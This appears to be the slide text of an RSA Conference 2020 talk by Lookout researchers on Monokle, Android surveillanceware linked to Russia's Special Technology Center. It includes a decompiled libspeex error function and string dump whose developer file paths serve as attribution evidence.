RSAConference2020
San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: HTA-W11

Monokle

Mobile Surveillanceware with a Russian Connection

Adam Bauer

Senior Staff Security Intelligence Engineer, Lookout
adam.bauer@lookout.com

Apurva Kumar

Staff Security Intelligence Engineer, Lookout
apurva.kumar@lookout.com
Twitter: **@abby_kcs**

Monokle

- Overview
- Malware Characteristics
- Targeting
- Special Technology Center (STC)
- Relation to STC’s mobile product suite
- Conclusion

RSAConference2020

Overview

Monokle

- Professionally developed piece of mobile surveillanceware
- Likely produced for government customers
- Android and perhaps iOS as well
- Developed by the STC

Special Technology Center (STC)


Special Technology Center (STC) is a Russian defense contractor sanctioned by the U.S. Government in connection to alleged interference in the 2016 US presidential elections.

STC is developing both offensive and defensive Android security software.


Lookout has found strong links that tie STC's Android software development operations to Monokle's IOCs

СПЕЦИАЛЬНЫЙ ТЕХНОЛОГИЧЕСКИЙ ЦЕНТР

Detected Installations



Surveillanceware Prevalence



RSAConference2020


Malware Characteristics

“Monokle-Agent”


```
void __noreturn sub_8558()
{
  MEMORY[0x3E40](
    (FILE *)((char *)&_sF + 168),
    "Fatal (internal) error in %s, line %d: %s\n",
    "/Users/a[redacted]l[redacted]/Documents/work/android/other/monokle-agent/androidagent/app/src/jni/./libspeex/jitter.c",
    115,
    "assertion failed: pos <= tb->filled && pos < MAX_TIMINGS");
  MEMORY[0x3F84](1);
}
```

```
                        ; DATA XREF: jitter_buffer_tick+34↑o
                        ; jitter_buffer_remaining_span+2A↑o
DCB ". Value is ",0
DCB "Unknown jitter_buffer_ctl request: ",0
                        ; DATA XREF: jitter_buffer_ctl+36↑o
DCB "assertion failed: pos <= tb->filled && pos < MAX_TIMINGS",0
                        ; DATA XREF: sub_8558+16↑o
DCB "/Users/a[redacted]l[redacted]/Documents/work/android/other/monokle-"
                        ; DATA XREF: sub_8558+14↑o
DCB "agent/androidagent/app/src/jni/./libspeex/jitter.c",0
DCB "Fatal (internal) error in %s, line %d: %s",0xA,0
                        ; DATA XREF: sub_8558+10↑o
                        ; sub_8880+12↑o ...
DCB "warning: %s %d",0xA,0
                        ; DATA XREF: jitter_buffer_ctl+32↑o
                        ; jitter_buffer_get+260↑o ...
DCB "In-place FFT not supported",0
                        ; DATA XREF: kiss_fft_stride+4A↑o
DCB "/Users/a[redacted]l[redacted]/Documents/work/android/other/monokle-"
                        ; DATA XREF: sub_8880+1A↑o
DCB "agent/androidagent/app/src/jni/./libspeex/kiss_fft.c",0
DCB "KissFFT: max radix supported is 17",0
                        ; DATA XREF: sub_8924+E4C↑o
DCB "Real FFT optimization must be even.",0xA,0
                        ; DATA XREF: kiss_fftr_alloc+5C↑o
                        ; .text:off_9A64↑o
DCB "kiss fft usage error: improper alloc",0xA,0
                        ; DATA XREF: sub_9BE8+1A↑o
                        ; .text:off_9C20↑o
DCB "/Users/a[redacted]l[redacted]/Documents/work/android/other/monokle-"
                        ; DATA XREF: sub_9BE8+18↑o
                        ; .text:off_9C1C↑o
DCB "agent/androidagent/app/src/jni/./libspeex/kiss_fftr.c",0
DCB "No playback frame available (your application is buggy and/or go"
                        ; DATA XREF: speex_echo_capture+2A↑o
DCB "t xruns)",0
```

Observed samples



Dates when Monokle samples were signed

